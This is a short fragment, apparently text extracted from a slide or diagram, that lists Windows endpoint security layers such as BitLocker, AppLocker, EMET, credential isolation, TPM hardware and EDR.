
DATA ISOLATION

APPLICATION WHITELISTING

BROWSER ISOLATION VOLUME ENCRYPTION CREDENTIAL ISOLATION VIRTUALIZATION-BASED SECURITY

TPM HARDWARE



WINDOWS DEFENDER

Add-on Tool (EMET)

APPLOCKER

3rd PARTY

ENDPOINT DETECTION & RESPONSE (EDR)

ANTI-MALWARE

EXPLOIT MITIGATIONS DATA ISOLATION

APPLICATION WHITELISTING

BROWSER ISOLATION

BITLOCKER VOLUME ENCRYPTION CREDENTIAL ISOLATION



TPM HARDWARE